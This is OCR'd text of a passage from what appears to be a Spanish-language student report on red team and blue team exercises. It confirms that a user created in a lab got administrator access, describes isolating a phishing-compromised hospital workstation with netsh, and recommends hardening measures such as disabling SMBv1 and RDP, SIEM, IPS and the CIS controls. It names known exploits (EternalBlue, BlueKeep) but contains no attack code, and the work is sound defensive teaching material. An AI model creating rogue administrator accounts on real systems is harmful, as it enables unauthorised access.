
Evidenciamos que el usuario fue creado correctamente



Seleccionamos el usuario creado e ingresamos la contraseña que fue asignada.

Figura 30


Ingreso correcto al usuario JAVIER_MENDOZA



Verificamos que nos encontremos en la sesión deseada y confirmamos en el menú que se muestra el nombre del usuario JAVIER_MENDOZA.

Figura 31

Evidenciamos que el acceso con el nuevo usuario es correcto



Confirmamos que el usuario quedara con privilegios de administrador

Experiencias y Consideraciones: ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Me basaré en un evento que viví mediante un correo que llegó al lugar de trabajo que me desempeñaba. De acuerdo a Mintic, Colombia superó los 209.000 teletrabajadores en 2020, como bien sabemos en pandemia se disparó el trabajo desde casa debido a las condiciones sanitarias que se presentaban, no obstante, los ciberdelincuentes no perdieron el tiempo en aprovechar dichos eventos anómalos para gran parte de la fuerza laboral.

Me desempeñaba como técnico en un hospital y se presentó una incidencia en el equipo de una auxiliar de un área en específico, quien manejaba bastante información de interés de salud pública, en este equipo se operaba un correo Gmail al cual llegaban diversas notificaciones. Una de esas notificaciones venía de un correo sospechoso pero la persona que manipulaba el equipo no tenía la experticia suficiente para identificar que fuera verídica dicha información. Venía un enlace en el cual se indicaba que había manuales de procedimientos para mitigar la emergencia sanitaria y al tratarse del año 2020 “Pandemia” se daba prioridades a información relacionada con temas de COVID. La persona dio clic en el enlace y al notar que no se abría ningún documento, solicita apoyo al área de sistemas, al verificar remotamente se identifica que las carpetas compartidas y todos los documentos se estaban quedando en accesos directos. Adicionalmente se tenía accesos de red agregados y se empezó a dispersar en algunas carpetas, al identificar esta situación se toma la decisión de ejecutar los comandos netsh.

La primera acción fue clausurar la máquina afectada de la red para evitar la propagación del ataque a otros sistemas dentro de la infraestructura interna del Hospital. Esto se logra desconectando físicamente el cable de red, pero ya que estamos en

sesiones remotas utilizamos herramientas como netsh en la propia máquina para bloquear conexiones de red, a continuación, se muestran los comandos que se siguieron para realizar la acción recomendada.

- Teníamos una máquina con interfaz de Windows 7, usamos el comando netsh interface set interface "Conexión de área local" disable para desactivar la interfaz de red.
- Si quisiéramos desactivar la conexión Wi-Fi si está habilitada y es un computador con opción dual de conectividad, sería con el comando netsh interface set interface "Wi-Fi" disable.

Una vez se aisló el equipo implicado, el grupo de sistemas acude al lugar de manera presencial para iniciar con la identificación del daño y procesos afectados.

Teniendo en cuenta el ataque que se experimentó fue a través de un correo de phishing que llevó a un compromiso en la red interna del hospital, hay varias medidas de hardening que se podrían implementar para prevenir que un ataque similar se repita. Estas medidas van desde la capacitación de los empleados hasta la implementación de tecnologías de protección avanzadas tanto como actualización del Sistema Operativo.

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team, qué medidas de hardenización propondría para que el ataque no se repita?

Para evitar que el ataque ejecutado desde el ejercicio de Red Team se repita, es fundamental implementar una serie de medidas de hardenización (fortalecimiento) que reduzcan las posibles vulnerabilidades y mejoren la seguridad general del sistema, especialmente en un entorno como Windows 7, que ya no recibe actualizaciones de seguridad. Las medidas deben ser tanto preventivas como reactivas, y abarcar tanto el sistema operativo como las aplicaciones y la red.

Inicialmente se debe gestionar de manera imperativa la actualización del sistema operativo, Windows 7 ya no recibe actualizaciones de seguridad, lo que lo convierte en un blanco fácil para los atacantes. La mejor opción es migrar a una versión más moderna y segura de Windows, como Windows 10 o Windows 11, que reciban parches de seguridad periódicos.

Si la migración no es posible a corto plazo, se deben aplicar parches no oficiales a través de canales seguros y utilizar Windows Server Update Services (WSUS: Son las siglas de Windows Server Update Services. Es un componente por defecto disponible para instalar en el sistema operativo Windows Server, y su uso es gratuito.) o System Center Configuration Manager (SCCM) para aplicar parches de forma controlada en los sistemas más críticos. (Buenning, 2024).

Dado que en el ejercicio anterior se atacó la vulnerabilidad SMBv1 es un protocolo obsoleto y vulnerable, especialmente con ataques como WannaCry debe ser deshabilitado de inmediato. A través de comandos mediante PowerShell se puede realizar este proceso con comandos como Set-SmbServerConfiguration -EnableSMB1Protocol. (Microsoft, 2017).

El protocolo RDP ha sido una de las principales puertas de entrada para los atacantes, especialmente con vulnerabilidades como BlueKeep. Si no es necesario para la operación, debe deshabilitarse por completo. Es fundamental desactivar los servicios que no se utilizan, como los servicios de impresión, NetBIOS, y cualquier otro que pueda ser una vía de ataque.

El equipo Blue Team comienza recopilando información detallada, documentando los elementos que requieren protección y llevando a cabo un análisis exhaustivo de riesgos. Posteriormente, implementan medidas para fortalecer el acceso a los sistemas, lo cual incluye la aplicación de políticas más estrictas para contraseñas y la

capacitación del personal para garantizar que comprendan y sigan las prácticas de seguridad establecidas.

Además, suelen integrar herramientas de monitoreo que registran los accesos a los sistemas y detectan posibles actividades anómalas. Entre sus labores habituales está realizar evaluaciones periódicas, como auditorías del sistema de nombres de dominio (DNS), análisis de vulnerabilidades en redes internas y externas, y la recopilación de tráfico de red para un examen detallado.

Por otro lado, el equipo de respuesta a incidentes informáticos actúa como una fuerza especializada destinada a manejar eventos de seguridad cibernética cuando estos ocurren. Su función no es únicamente reaccionar ante los ataques, sino también gestionar de manera integral todo el ciclo del incidente: desde su detección y análisis inicial, pasando por la contención del daño, hasta la erradicación del problema y la recuperación de las operaciones normales. Además, los estos equipos suelen realizar análisis forenses para identificar la causa raíz, evaluar el impacto del ataque y proponer estrategias para prevenir recurrencias. Este enfoque reactivo y altamente técnico asegura que la organización pueda mitigar rápidamente los efectos adversos de un ataque mientras se prepara para enfrentar desafíos similares en el futuro.

Los equipos de Blue Team y los de respuesta a incidentes son pilares fundamentales para una estrategia sólida de ciberseguridad. El Blue Team se encarga de establecer medidas preventivas que refuercen la protección y reduzcan los riesgos de ataques, mientras que el equipo de respuesta a incidentes se especializa en gestionar eficazmente las situaciones críticas, recuperando los sistemas y aprendiendo de los eventos para evitar su repetición. El equilibrio entre ambos equipos garantiza una defensa completa ante el constante avance de las amenazas digitales.

¿Aplicación de CIS "¿Center For Internet Security", usted lo utilizaría para qué fin?

Ya que estos controles de seguridad crítica se enfocan en la aplicación de mejores prácticas de la ciberseguridad donde se abarca la prevención de ataques mediante acciones preventivas, su implementación en cualquier organización es benéfica para mitigar incidentes y potenciar la seguridad de la información.

Una buena aplicación sería en la capacitación constante del personal y cubrimiento de zonas de riesgo cibernético como en dispositivos de mayor inseguridad de accesos remotos. Los recursos y guías del CIS sobre la gestión de incidentes ayudarán al Blueteam a desarrollar y afinar sus procedimientos para la respuesta a incidentes, asegurando que estén bien preparados para manejar y mitigar cualquier amenaza o ataque. Utilizando los recursos del CIS, un Blueteam puede realizar evaluaciones de riesgo y autoevaluaciones para identificar brechas en su postura de seguridad y determinar áreas que necesitan mejoras. (ZohoCorporation, 2024)

La Gestión de Eventos e Información de Seguridad, conocida como SIEM, es una herramienta de ciberseguridad diseñada para ayudar a las organizaciones a identificar, analizar y reaccionar ante amenazas antes de que impacten en sus operaciones.

El término SIEM integra la gestión de información de seguridad y la gestión de eventos de seguridad en una única plataforma. Esta tecnología se encarga de recolectar datos de registro de eventos provenientes de diversas fuentes, detectando comportamientos anómalos a través de análisis en tiempo real y ejecutando las acciones necesarias.

En pocas palabras, SIEM brinda a las organizaciones una visión clara de la actividad en su red, permitiéndoles responder ágilmente a posibles ciberataques y cumplir con las normativas de seguridad.

En los últimos diez años, la tecnología SIEM ha avanzado, incorporando inteligencia artificial para mejorar la eficacia y velocidad en la detección de amenazas y la gestión de incidentes. SIEM es una herramienta fundamental para las empresas que buscan protegerse contra ciberamenazas, ya que les permite monitorear sus entornos en tiempo real, responder a incidentes rápidamente y cumplir con regulaciones de seguridad. Al implementar SIEM, las organizaciones pueden mejorar significativamente su postura de seguridad y su capacidad para detectar y responder a ataques cibernéticos

Las herramientas de contención de ataques informáticos son soluciones diseñadas para prevenir que un ataque se propague y para mitigar el impacto de un incidente de seguridad. Estas herramientas permiten a las organizaciones tomar medidas al momento de detectar un ataque o actividad sospechosa y pueden ser tanto hardware como software. Aquí te presento tres ejemplos:

1. Mediante Firewalls o comúnmente llamados cortafuegos, es un sistema de seguridad de red que controla el tráfico entrante y saliente basado en reglas de seguridad predefinidas. Puede ser configurado a través de hardware o software directamente en el sistema operativo. Los firewalls son clave para contener ataques al bloquear accesos no autorizados a la red. Pueden prevenir que el tráfico malicioso llegue a los sistemas internos, limitando las opciones de los atacantes y minimizando el riesgo de explotación de vulnerabilidades.

2. Implementación de Sistemas de Prevención de Intrusiones más llamados IPS, estos sistemas de prevención, pertenecen y se limitan a gestionar la seguridad en la red

ya que monitorea las actividades en la red o en un sistema, una de sus funciones es buscar actividades maliciosas y poder tomar decisiones automáticas para remediarlas antes de que causen daño. Los IPS identifican patrones de ataque en tiempo real, un IPS puede bloquear automáticamente las conexiones de los atacantes o interrumpir la actividad maliciosa, limitando así el impacto de una intrusión y conteniendo el ataque antes de que se propague a otros sistemas.

3. Una de las opciones más comunes son emplear correctamente la activación de Software Anti-malware y Antivirus, estas son aplicaciones diseñadas para detectar, prevenir y eliminar malware de los sistemas informáticos. Pueden incluir diferentes tipos de protección, como antivirus, antispyware y antiransomware. Cuando un software antivirus detecta malware en un sistema, puede contener el incidente aislando el archivo infectado, bloqueando su ejecución y eliminando el malware. Esto previene que el malware se propague a otros archivos o sistemas dentro de la red.

Conclusiones

El análisis del marco legal colombiano revela un conjunto robusto de normativas diseñadas para proteger la información personal y garantizar el acceso a datos públicos en un entorno transparente. En primer lugar, la Ley 1755 de 2015 y la Ley 1712 del 2014 son fundamentales para promover la transparencia en las entidades públicas, obligándolas a cumplir con directrices claras sobre el acceso a la información pública, la seguridad digital y la accesibilidad web. Sin embargo, la ley también establece límites claros respecto al manejo de datos personales, exigiendo que se respeten las normativas de protección de la privacidad, como se observa en la Ley 1266 de 2008 para el sector financiero y la Ley 1008 de 2006 para el ámbito de la salud.

A nivel constitucional, el artículo 15 de la Constitución de 1991 establece el derecho a la intimidad y a la protección de datos personales, lo que sirve de base para las leyes y políticas de protección de la información en Colombia. A través de este marco legal, se establece un equilibrio entre el acceso a la información pública y la protección de la privacidad de los individuos, permitiendo el manejo ético de los datos dentro de los márgenes de la legalidad.

En el ámbito de la ciberseguridad, los equipos de Red Team y Blue Team desempeñan roles complementarios pero esenciales para proteger las infraestructuras informáticas de las organizaciones. Ambos equipos se benefician de herramientas avanzadas como Nmap, Metasploit, OpenVAS, y CVE, que permiten realizar un análisis exhaustivo de vulnerabilidades y la simulación de ataques para mejorar la defensa y respuesta ante posibles incidentes.

Es fundamental que los equipos colaboren estrechamente para lograr un enfoque de seguridad integral. El Blue Team establece medidas preventivas y realiza auditorías

de seguridad, mientras que el Red Team ofrece una perspectiva crítica sobre las debilidades de estos controles. Juntos, pueden reforzar la seguridad cibernética de manera proactiva y reactiva, creando un sistema de defensa robusto frente a las crecientes amenazas en el ciberespacio.

Además, es crucial contar con herramientas de contención, como firewalls, IPS (Sistema de Prevención de Intrusiones), y software antivirus, para mitigar el impacto de ataques reales. Estas herramientas, junto con el monitoreo continuo y la actualización constante de las medidas de seguridad, son vitales para reducir los riesgos y proteger la infraestructura tecnológica de la organización.

Para concluir, podemos indicar que tanto el Red Team como el Blue Team son esenciales en ciberseguridad. El primero actúa como un atacante simulado para revelar vulnerabilidades, mientras que el segundo refuerza las defensas de la red y responde a los incidentes. Juntos, aseguran una defensa sólida y una rápida recuperación ante amenazas cibernéticas.

Recomendaciones

A continuación, se presentan algunas recomendaciones clave que se podrían tener en cuenta, centradas en mejorar la ciberseguridad dentro de una organización y mitigar riesgos asociados con vulnerabilidades detectadas:

1. Actualización y Gestión de Parcheo de Sistemas: Es imperativo mantener todos los sistemas operativos y aplicaciones actualizados con los últimos parches de seguridad proporcionados por los proveedores de software. Esto incluye migrar de versiones obsoletas de sistemas operativos, como Windows 7, a versiones más recientes y seguras, como Windows 10 u 11. Las versiones antiguas no reciben parches de seguridad, lo que las convierte en objetivos fáciles para los atacantes.

2. Desactivación de Protocolos y Servicios Obsoletos: Deshabilitar los protocolos y servicios obsoletos, como SMBv1, RDP y servicios innecesarios, que son vulnerables a explotaciones conocidas (por ejemplo, el exploit EternalBlue y BlueKeep).

3. Implementación de un Sistema de Detección y Respuesta (SIEM): Implementar una solución SIEM (Security Information and Event Management) para monitorear la red y los sistemas en tiempo real, lo cual facilita la detección de actividades sospechosas, la recopilación de datos relevantes y la respuesta rápida a incidentes de seguridad.

4. Fortalecimiento de la Capacitación en Seguridad Cibernética: Implementar programas de capacitación regular para todo el personal sobre buenas prácticas de ciberseguridad, incluyendo el reconocimiento de correos electrónicos de phishing, el uso seguro de contraseñas y las políticas de seguridad.

5. Segregación de Redes y Contención de Incidentes: Implementar una segmentación de red adecuada para aislar áreas críticas de la red de otras menos sensibles. Además, en caso de detectar un incidente de seguridad, debe activarse un plan de contención inmediatamente, aislando los sistemas comprometidos para evitar la propagación del ataque.

6. Revisión y Mejora de las Políticas de Seguridad: Revisar y mejorar las políticas de seguridad interna, como el control de acceso basado en roles, la implementación de autenticación multifactor (MFA) y la gestión rigurosa de privilegios de usuario.

7. Implementación de Herramientas de Evaluación de Vulnerabilidades: Realizar escaneos regulares de vulnerabilidades mediante herramientas como Nmap, OpenVAS y Nessus para identificar puntos débiles en los sistemas y aplicaciones. Además, realizar pruebas de penetración periódicas para validar la efectividad de las medidas de seguridad implementadas.

8. Desarrollo e Implementación de un Plan de Respuesta a Incidentes: Desarrollar y mantener un plan de respuesta a incidentes (IRP) bien documentado que incluya procedimientos claros para identificar, contener y mitigar los incidentes de seguridad. Este plan debe incluir la creación de un equipo de respuesta a incidentes (IRT) que esté entrenado para manejar diferentes tipos de ataques.

9. Evaluación de la Seguridad en Proveedores Externos: Evaluar la seguridad de los proveedores externos y socios comerciales, especialmente aquellos que tienen acceso a la red o los sistemas de la organización. Esto incluye la implementación de políticas de seguridad de la cadena de suministro y auditorías de seguridad periódicas a proveedores.

10. Monitoreo Continuo y Auditorías de Seguridad: Establecer un proceso continuo de monitoreo y auditoría de los sistemas y redes, asegurando que cualquier actividad sospechosa sea detectada y abordada de inmediato. Esto incluye la revisión periódica de logs y el uso de herramientas de monitoreo para identificar patrones anómalos.

11. Protección de la Información Sensible: Implementar medidas de cifrado tanto para los datos en reposo como para los datos en tránsito, asegurando que la información sensible esté protegida frente a accesos no autorizados.

Referencias bibliográficas

Artículo en IEEE Transactions on Knowledge and Data Engineering · agosto de 2008, file:///C:/Users/callcenter11/Downloads/download%20(3).pdf

AUDITOOL S.A.S, ALL RIGHTS RESERVED. 2024 https://www.auditool.org/blog/auditoria-de-ti/la-ciberseguridad-los-seguros-y-las-firmas-de-auditoria

Código de Ética Profesional COPNIA, 2015, https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf.

ISO/IEC 27001:2013. *Information technology – Security techniques – Information security management systems – Requirements*.

Ley 1273 de 2009, https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Políticas de Operación Proceso de Tecnologías de la Información, Seguridad de la Información Documento Técnico 7marzo de 2020, https://www1.funcionpublica.gov.co/documents/418537/36701283/politica-de-seguridad-de-la-informacion.pdf.pdf/325019e5-a92f-0b44-3676-2356bd71240c?t=1586355315672


Sandhu, R. (1998). "Role-based Access Control". Advances in Computers, 46, 1-33.

ZohoCorporation, Puntos de referencia y cumplimiento normativo del CIS, ManageEngine Vulnerability Manager Plus. 2024, https://www.manageengine.com/vulnerability-management/cis-compliance.html?network=g&device=c&keyword=cis%20benchmark&campaig

nid=18895994081&creative=634442455436&matchtype=e&adposition=&placement=&adgroup=144201432675&targetid=kwd-327189531819&location=92

Apéndices

Evidencia de entrega en la plataforma



Link Video: https://youtu.be/5ExvksYoJuk